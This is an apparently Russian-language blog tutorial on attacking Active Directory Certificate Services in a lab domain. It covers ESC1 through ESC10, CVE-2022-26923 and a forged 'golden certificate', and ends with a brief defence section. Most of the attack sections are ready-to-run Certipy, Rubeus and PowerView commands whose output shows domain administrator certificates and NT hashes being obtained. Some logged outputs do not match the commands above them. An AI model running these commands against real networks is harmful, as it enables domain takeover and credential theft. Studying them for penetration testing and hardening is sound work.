Атаки на службы сертификатов Active Directory

spy-soft.net/attacks-on-active-directory-certification-services

23 сентября 2022 г.

В сегодняшней статье мы рассмотрим несколько видов атак на на службы сертификатов Active Directory (ADCS — Active Directory Certification Services) и выясним, каким образом с использованием этой роли можно повысить привилегии в системе. В конце статьи, традиционно рассмотрим способы защиты от атак на Active Directory Certification Services.

Еще по теме: Защита от обнаружения при атаке на Active Directory

Для проведения тестов на проникновение потребуется лабораторный стенд, который будет состоять из двух виртуальных машин:

- Windows Server 2016 (жертва)
- Kali Linux (атакующий)

Вот общие требования для всех атак:

- сертификат может быть выпущен группой, в которую входит ваш пользователь;
- Manager Approval должен быть отключен;
- подпись CSR не требуется.

Последние два требования выполняются в Windows Server по умолчанию, и на них не следует обращать внимания. Кроме этого нам нужна возможность аутентификации в домене с выпущенным сертификатом. В нашей лаборатории будет использоваться пользователь:

```
1  Kent.Jill:P@ssw0rd
```

Сбор информации


Первый этап тестирования на проникновение — сбор полезной информации о цели. Для этой цели можно юзать Certipy + BloodHound. Перед этим необходимо загрузить подготовленные разработчиками Certipy запросы на свой хост.

```
1  wget -O ~/.config/bloodhound/customqueries.json
   https://raw.githubusercontent.com/ly4k/Certipy/main/customqueries.json
```


Получить информацию из центра сертификации может модуль find:

```
1  $ certipy find 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com
```

BloodHound предлагает визуализацию информации по объектам AD CS и правам на них, а также определяет векторы повышения привилегий.



Запросы в BloodHound



Запросы в BloodHound

Modifiable SAN. ESC1

Данная атака основана на изменении сертификата SAN (цифровой сертификат безопасности,) который может защищать несколько имен хостов одним сертификатом. Это позволит нам выпустить сертификат на другого пользователя, даже администратора домена.

Чтобы атака прошла успешно, шаблон сертификата должен иметь установленный флаг:

```
1  ENROLLEE_SUPPLIES_SUBJECT
```

Выведем все такие шаблоны с использованием BloodHound.

Вывод ESC1 в BloodHound

Если у нас есть такой шаблон, то мы в шаге от получения учетной записи администратора домена. Запросить сертификат на любого пользователя можно следующим образом:

```
1  $ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -dc-ip
   10.11.1.184 -ca CA-contoso -template "1" -alt "administrator@contoso.com"
```

В этой команде устанавливается параметр alt, который указывает SAN в запрашиваемом сертификате.

Из лога Certipy видно, что мы получили сертификат на пользователя Administrator.

```
[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'administrator@contoso.com'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'administrator.pfx'
```

Получение сертификата на администратора

Теперь все, что нам остается, — это пройти аутентификацию с выпущенным сертификатом и получить NTLM-хеш администратора домена.


```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.11.1.184
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@contoso.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@contoso.com': e19ccf75ee54e06b06a5907af13cef42
```

Авторизация под администратором

В Windows мы можем это сделать при помощи mmc, используя оснастку Certificates. При попытке выпустить сертификат от нас потребуется дополнительная информация, в которой мы и укажем любого пользователя.

В Subject Name выбираем Type: Common Name, а в Alternative Name — User principal name: administrator@contoso.com.



Выпуск сертификата через MMC

Если все прошло успешно, нужно экспортировать сертификат с указанием пароля и запросить TGT-билет для пользователя:

```
PS > Rubeus.exe asktgt /user:"TARGET_SAMNAME" /certificate:"BASE64_CERTIFICATE" /password:"CERTIFICATE_PASSWORD" /domain:"FQDN_DOMAIN" /dc:"DOMAIN_CONTROLLER" /ptt
```

Для перевода сертификата в Base64 можно использовать следующие команды:

```
PS > $file = get-content 'C:\Users\Kent.Jill\Desktop\1.pfx' -Encoding Byte
PS > [System.Convert]::ToBase64String($fileContentBytes) | Out-File 'D:\pfx-bytes.txt'
```

Any or None Purpose Attack. ESC2

Если в шаблоне сертификата указан EKU любого назначения или вообще отсутствует EKU, сертификат можно использовать для чего угодно. Им можно злоупотреблять, как ESC3, например, использовать сертификат в качестве требования для запроса другого сертификата от имени любого пользователя.

Enrollment Agent. ESC3

В документации Microsoft указано, что EKU Certificate Request Agent может использоваться, чтобы выдать себя за другого пользователя, и позволяет выпустить сертификат, который может быть использован для совместной подписи запросов от имени любого пользователя для любого шаблона.

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template Agent
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template Agent
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 34
[*] Got certificate without identification
[*] Certificate has not object SID
[*] Saved certificate and private key to 'kent.jill.pfx'
```

Запрос через агент

После того как мы получили обычного пользователя, запросим сертификат, представившись другим пользователем.

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template User -on-behalf-of 'contoso\Administrator' -pfx kent.jill.pfx
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template User -on-behalf-of 'contoso\Administrator' -pfx kent.jill.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 35
[*] Got certificate with UPN 'Administrator@contoso.com'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'administrator.pfx'
```

Запрос сертификата от имени другого пользователя


Certificate ACL Abuse. ESC4

Простая атака, основанная на правах пользователя, применяющихся к шаблону сертификата. Если мы скомпрометировали пользователя, который имеет права на запись в шаблоны, то можем провести атаку ESC1 и повысить свои привилегии.

При помощи инструмента PowerView мы можем красиво вывести все ACE на шаблоны:

```
PS > Get-DomainObjectAcl -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=domain,DC=local" -LDAPFilter "(objectclass=pkicertificatetemplate)" -ResolveGUIDs|Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_}
```

Однако BloodHound покажет то же самое еще удобнее и красивее. Можно увидеть, что группа с SID = 513 (Domain Users) имеет права GenericAll на шаблон ACL. Подобное нередко встречается в «живой природе», поэтому не стоит считать этот пример полностью искусственным.



Вывод прав на шаблон в BloodHound

Следующим действием будет сохранение текущего состояния сертификата, чтобы вернуть его в исходное состояние после эксплуатации (мы ведь этичные хакеры). Заодно мы изменим конфигурацию под атаку ESC1.

Для выполнения этих действий certipy имеет специальный флаг -save-old:

```
1  $ certipy template 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -
   template ACL -save-old
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy template 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template ACL -save-old
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ACL' to 'ACL.json'
[*] Updating certificate template 'ACL'
[*] Successfully updated 'ACL'
```

Сохранение исходного шаблона

Теперь шаблон уязвим к ESC1, и мы можем получить сертификат на администратора домена.

```
1  $ certipy req 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -template
   acl -ca CA-contoso -alt administrator@contoso.com
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template SubCA -ca CA-contoso -alt administrator@contoso.com
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate
e current user to enroll for this type of certificate.
[*] Request ID is 32
Would you like to save the private key? (y/N) y
[*] Saved private key to 32.key
```

Запрос сертификата на админа

Everything and for everyone (EDITF_ATTRIBUTESUBJECTALTNAME2). ESC6

Атаку ESC5 мы разбирать не будем, так как она нацелена не на службы сертификатов Active Directory, а на объекты, которые могут принести какой-то импакт в AD CS. А вот ESC6 — это самая опасная и по своей сути легкая атака. Если системный администратор (видимо, не в своем уме) установил флаг EDITF_ATTRIBUTESUBJECTALTNAME2 в центре сертификации, то это простейший вектор для повышения привилегий в системе.

Этот флаг позволяет хакеру указать произвольный SAN (Subject Alternative Name) для всех сертификатов, несмотря на конфигурацию шаблона сертификата.

```
1  $ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template
   <Любой шаблон> -ca CA-contoso -alt administrator@contoso.com
```

Manage CA & Manage Certificate. ESC7

В службы сертификатов Active Directory, есть шаблон, который по умолчанию уязвим к ESC1, — SubCA, но выпускать его могут лишь пользователи, входящие в группу Domain Admins.

ESC7 основан на том факте, что запросы, которые завершились неудачей, сохраняются и могут быть запрошены еще раз. Пользователи, имеющие права Manage CA и Manage Certificates на центр сертификации, могут перевыполнять неудачные запросы на выпуск сертификата и выпускать SubCA на любого пользователя.

```
1  $ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template
   SubCA -ca CA-contoso -alt administrator@contoso.com
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template acl -ca CA-contoso -alt administrator@contoso.com
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'administrator@contoso.com'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'administrator.pfx'
```

Выполняем неудачный запрос

Сохранив ID запроса и приватный ключ, выпустим сертификат:

```
1  $ certipy ca 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso
   -issue-request 32
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy ca 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -issue-request 32
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Выпуск сертификата из неудачного запроса

Теперь запросим перевыпущенный сертификат.

```
1  $ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-
   contoso -retrieve 32
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -retrieve 32
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 32
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@contoso.com'
[*] Certificate object SID is None
[*] Loaded private key from '32.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Получение администратора домена

В очередной раз мы стали администратором домена.

Relay на AD CS Web Enrollment. ESC8

Вы наверняка слышали про PetitPotam. Если кратко, то мы можем релеить хеш в центр сертификации, получая сертификат в формате PKCS12 на пользователя, чей хеш мы ретранслировали.

> Отличный доклад про Relay-атаки: Coercions and Relays — The First Cred is the Deepest with Gabriel Prud'homme.

dNSHostName Spoofing

В мае 2022 года в Active Directory была найдена уязвимость, которой был присвоен идентификатор CVE-2022-26923. Когда пользователь запрашивает сертификат на основе шаблона Users, UPN (UserPrincipalName) учетной записи пользователя вставляется в параметр SAN (Subject Alternative Name) сертификата.

Однако учетные записи компьютеров не имеют UPN, вместо этого используется dNSHostName компьютера, который и вставляется в параметр SAN. В этом и заключается суть атаки: изменив dNSHostName на контроллер домена, мы выпустим сертификат на машинную учетную запись этого контроллера.

По умолчанию обычные пользователи могут добавлять компьютеры в домен, и учетная запись компьютера будет иметь такую интересную привилегию, как Validate write to DNS host name, что позволяет изменять параметр dNSHostName на произвольную строку.

Соответственно, мы можем поменять dNSHostName на DNS-имя контроллера домена, а затем аутентифицироваться, получив сертификат на машинную учетную запись контроллера домена! Однако не все так просто. Когда мы меняем dNSHostName на компьютере, меняются значения servicePrincipalName, а они должны быть уникальными.

Вот тут в игру вступает еще одна интересная привилегия на объект компьютера — Validate write to Service Principal Name (SPN), позволяющая изменять, добавлять и удалять параметр SPN, и обойти ограничение уникальности, просто удалив SPN, где указывается полный dNSHostName, а не sAMAccountName компьютера.

Таким образом, возможность создания нового компьютера и привилегии на компьютер по умолчанию дают злоумышленнику вектор для повышения привилегий в системе.

Полный флоу атаки выглядит следующим образом:

1. Создание компьютера в домене с dNSHostName, соответствующим DNS-имени контроллера домена.
2. Замена SPN.

3. Запрос сертификата для компьютера.

Создадим компьютер через Certipy, указав в параметр -dns FQDN контроллера домена:

```
$ certipy account create 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -user pwned -dns DC01.contoso.com
```

Создание компьютерной учетки

Запрашиваем сертификат, используя стандартный шаблон Machine.

Выпуск сертификата на контроллер домена

Обратите внимание: мы выпустили сертификат на машинную учетку контроллера домена, после чего стали этим контроллером.

В тематических чатах я замечал следующий вопрос: а как проверить, уязвим ли контроллер домена к CVE-2022-26923? Главным признаком уязвимости служит наличие SID в ответе на запрос сертификата. Если он есть — патч в системе присутствует, если нет, то патча тоже нет.

Golden Certificate

Это простой аналог для Golden или Diamond Ticket.

Первый этап атаки — создание бэкапа центра сертификации и получение сертификата этого центра.

```
$ certipy ca 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -backup
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy ca 'contoso.com/Administrator'@DC01.contoso.com -ca CA-contoso -backup
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'CA-contoso.pfx'
[*] Cleaning up
```

Делаем резервную копию центра сертификации

С помощью полученного сертификата мы можем запрашивать сертификаты на любого пользователя.

```
1  $ certipy forge -ca-pfx CA-contoso.pfx -alt administrator@contoso.com
```

```
┌──(kali㉿kali)-[~/adcs]
└─$ certipy forge -ca-pfx CA-contoso.pfx -alt administrator@contoso.com
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'

┌──(kali㉿kali)-[~/adcs]
└─$ certipy forge -ca-pfx CA-contoso.pfx -alt 'Kent.Jill'@contoso.com
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'kent.jill_forged.pfx'
```

Выпуск сертификата на любого пользователя

Сопоставление сертификатов

В патче CVE-2022-26923 в реестр были добавлены два значения:

- StrongCertificateBindingEnforcement
- CertificateMappingMethods

Они предназначенные для сопоставления сертификатов.

StrongCertificateBindingEnforcement. Kerberos

После появления исправлений параметр StrongCertificateBindingEnforcement по умолчанию имеет значение 1. Теперь KDC проверяет, выполняется ли явное сопоставление сертификатов. Если да, то аутентификация разрешена. В противном случае KDC проверит, имеет ли сертификат SID, и подтвердит его. Если SID отсутствует, аутентификация разрешена.

Значение 0 не означает никаких действий, что оставляет вектор атаки открытым.

Если параметр имеет значение 2, KDC проверяет, выполняется ли надежное сопоставление сертификатов. Если да, то аутентификация разрешена. В противном случае KDC проверит, имеет ли сертификат SID, и подтвердит его. Если этот SID отсутствует, аутентификация отклоняется.

Значение 2 будет установлено по умолчанию с 9 мая 2023 года.

CertificateMappingMethods. Schannel

В данном методе используется аутентификация через протокол Schannel. Этот протокол сопоставляет сертификаты немного иначе. Параметр CertificateMappingMethods может принимать пять значений:

- 0x0001 — сопоставление сертификатов субъект/объект;
- 0x0002 — сопоставление сертификатов ЦА;
- 0x0004 — сопоставление сертификатов по SAN;
- 0x0008 — сопоставление сертификатов S4U2Self;
- 0x0010 — явное сопоставление сертификатов S4U2Self.

По умолчанию установлено значение 0x18 (0x8 и 0x10). S4U2Self используется из-за того, что Schannel не поддерживает новые параметры, которые привнес очередной патч, и сопоставление идет через Kerberos.

ESC9. Jump to DA

Для этой атаки нужно, чтобы параметр StrongCertificateBindingEnforcement имел значение 1 или . Еще потребуется сертификат с установленным флагом CT_FLAG_NO_SECURITY_EXTENSION в параметре msPKI-Enrollment-Flag, а также GenericWrite любого пользователя в домене. BloodHound 4.2.0 имеет встроенные запросы для вывода подобных шаблонов.

Первым делом следует получить хеш учетной записи B от учетной записи A, которая имеет GenericWrite на B, например через Shadow Credentials:

```
1  $ certipy shadow auto 'contoso.com/Kent.Jill:P@ssw0rd' -account Max
```

После получения хеша нужно изменить UPN учетной записи B на UPN администратора:

```
1  $ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn
   Administrator
```

Заметьте, не на Administrator@contoso.com, а на Administrator.

Дальше запросим сертификат от учетной записи Max (она же учетная запись B), хеш которой мы получили на первом этапе:

```
$ certipy req 'contoso.com/Max' -template new -ca CA-contoso -hashes 275b741dead6da7aaa8ec5292db5abca
```

Поскольку мы изменили UPN на Administrator, сертификат будет выпущен на имя админа. Чтобы вернуть все как было, мы устанавливаем UPN обратно, но уже с указанием домена:

```
$ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn Max@contoso.com
```

ESC10. Nameless accounts

Для успешного выполнения этой атаки нужно, чтобы параметры имели следующие значения:

```
CertificateMappingMethods: 0x4
StrongCertificateBindingEnforcement: 0
```

Также нам понадобится разрешение GenericWrite на учетную запись A.

Данная атака предполагает компрометацию учетных записей, у которых отсутствует UPN. К таковым относится, в частности, машинная учетка или встроенная учетка Administrator.

Сначала мы получаем хеш учетной записи B, также через ShadowCredentials или любым другим способом:

```
$ certipy shadow auto 'contoso.com/Kent.Jill:P@ssw0rd' -account Max
```

Затем меняем UPN учетной записи на, например, контроллер домена:

```
$ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn 'DC01$@contoso.com'
```

Далее запрашиваем сертификат от Max и… сами становимся контроллером домена:

```
$ certipy req 'contoso.com/Max' -template new -ca CA-contoso -hashes 275b741dead6da7aaa8ec5292db5abca
```

Защита от атак на службы сертификатов Active Directory

Защититься от таких атак относительно несложно: нужны правильные настройки сервера и, конечно же, не следует забывать о своевременной установке обновлений безопасности.

Для защиты требуется всего лишь корректная настройка прав пользователей на шаблоны, с отключением всех нестандартных настроек. Именно некорректная настройка шаблонов приводит к атакам, позволяющим хакеру повысить привилегии в две команды.

Проверку корректности настроек шаблонов можно выполнить с помощью замечательного инструмента PSPKIAudit.

Если вы хотите максимально защититься от атак на службы сертификатов Active Directory, рекомендую изучить большой гайд от Microsoft, который описывает все аспекты защиты, начиная от планирования архитектуры и заканчивая мониторингом и реагированиям на инциденты.

РЕКОМЕНДУЕМ: